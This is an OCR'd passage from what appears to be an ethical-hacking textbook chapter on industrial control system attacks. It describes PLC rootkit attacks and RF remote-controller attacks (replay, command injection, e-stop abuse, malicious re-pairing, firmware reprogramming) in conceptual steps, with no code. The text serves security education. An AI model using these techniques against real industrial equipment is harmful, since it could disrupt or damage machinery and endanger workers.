
Figure 18.72: Hacking PLC through PLC rootkit attack

Steps used to perform a PLC rootkit attack:

- **Step 1**: Attacker gains authorized access to the PLC device by injecting a rootkit. Then, he performs a control-flow attack against the PLC runtime to guess the default password and gain root-level access to the PLC.
- **Step 2**: Now, the attacker maps the input and output modules along with their locations in the memory to overwrite the input and output PLC parameters.
- **Step 3**: After learning about the I/O pins and the PLC logic mapping, the attacker manipulates the I/O initialization sequence, thus taking complete control over the PLC operations.

A PLC rootkit can make use of the architectural flaws in the microprocessors and bypass the modern detection mechanisms. Using this attack, the attacker can gain full control of the PLC input and output processing by manipulating the I/O initialization. A PLC rootkit attack is also referred to as a PLC ghost attack. To perform this attack, attackers require in-depth knowledge of PLC architecture.

The CPU of the PLC operates in two modes, i.e., programming mode and run mode. In the programming mode, the PLC can remotely download the code from any computer, and the run mode is used for executing the actual code. After gaining access to the PLC, attackers can download the malware code to the PLC that is stored by the CPU. This malicious code is executed in place of the original code. Now, the attacker manipulates the input and output to gain complete control over mechanical devices and further damage or destruct their operation.



Hacking Industrial Systems through RF Remote Controllers

- Most industrial machines are **operated via remote controllers** that are used in various industries such as manufacturing, logistics, mining, and constructions for automation or to control machines
- Improper security implementations in the devices operating via remote controllers can **pose severe risks** to the industrial systems

Replay Attack


Attackers **record the commands** transmitted by an operator and replay them to the target system to gain basic control over the system

TX range
Record Commands
1
Operator
Attacker
2
Capture Data
Commands
Target Machine (RX)
RX
3
Transmits Recorded Commands
Attacker

Command Injection

Attackers **alter RF packets** or inject their own packets employing reverse engineering techniques to gain complete access over the target machine

TX range
Record Commands
1
Operator
TX
Attacker
2
Capture Data
Offline Reverse Engineering
3
Obtain other Commands
Attacker
4
Transmit other Commands
Target Machine (RX)
RX



Hacking Industrial Systems through RF Remote Controllers (Cont'd)

Re-pairing with Malicious RF controller

Attackers hijack the original remote controller and pair it with the machine using a malicious RF controller, which they disguise as a legitimate one

Pairing Sequence
1
TX2
Attacker
2
Capture Data
Move
3
Before Attack
Operator
TX1
After Attack
Operator
TX1 (unpaired)
Attacker (paired)
4
Replay
RX
Target Machine (RX)
TX range

Malicious Reprogramming Attack

Attackers inject malware into the firmware of the remote controllers to maintain a persistent and completely remote access to the system

Target Machine (RX)
Firmware

Hacking Industrial Systems through RF Remote Controllers

Most industrial machines are operated via remote controllers. These remote controllers are used in various industries, such as manufacturing, logistics, mining, and construction, for automation or to control machines. Devices in a network use a transmitter (TX) and receiver (RX) to communicate with each other. While the transmitter (TX) passes radio commands (via buttons), the receiver (TX) reacts to the corresponding commands. Improper security implementations in devices operating via remote controllers can pose severe security risks to industrial systems.

Attackers can stand within the radius of the target system and use a specially designed radio transceiver-type device. The device helps attackers to design their own packets and send them in a network to gain access over the industrial system and perform various malicious activities.

Listed below are threats industrial systems often face via RF remote controllers:

- **Replay Attack**

  Attackers record the commands (RF packets) transmitted by an operator and replay them to the target system to gain basic control over the system.



TX range
Target Machine (RX)
Record Commands
1
Operator
TX
Attacker
RX
2
Capture Data
3
Transmits Recorded Commands
3
Commands
Attacker

Figure 18.73: Replay attack on industrial systems

- **Command Injection**

  Being aware of RF protocols, attackers can alter RF packets or inject their own packets employing reverse-engineering techniques to gain complete access over the machine. Attackers capture and record commands, perform reverse engineering to derive other commands used to control the target device, and inject those commands to manipulate the normal operation of the target device.



TX range
Target Machine (RX)
Record Commands
1
Operator
TX
Attacker
RX
2
Capture Data
Offline Reverse Engineering
3
Obtain other Commands
Attacker
4
Transmit other Commands

Figure 18.74: Command injection attack on industrial systems

- **Abusing E-stop**

  Using the above information, the attacker can send multiple e-stop (emergency stop) commands to the target device to cause DoS.



TX range
commands
Attack loop
1
3
"Stop"
E-stop command
"Start"
"move"
RX
Target machine (RX)
2
Offline reverse engineering
TX Operator

Figure 18.75: Abusing e-stop to perform a DoS attack

- **Re-pairing with Malicious RF Controller**

  An attacker can hijack the original remote controller and pair up with the machine using a malicious RF controller, disguised as a legitimate one. Attackers send malicious requests to pair with target RF controllers, capture the command sequence, hijack the legitimate controller, and use a malicious controller to perform various attacks on the target device.



Pairing Sequence
1
Attacker
TX2
2
Capture Data
Move
3
Before Attack
Operator
TX1
RX
Target Machine (RX)
After Attack
Operator TX1 (unpaired)
Attacker (paired)
4
Replay
TX range

Figure 18.76: Malicious re-pairing attack on an industrial machine

- **Malicious Reprogramming Attack**

  Attackers can inject malware into the firmware running on the remote controllers to maintain persistent and complete remote access over the target industrial system.

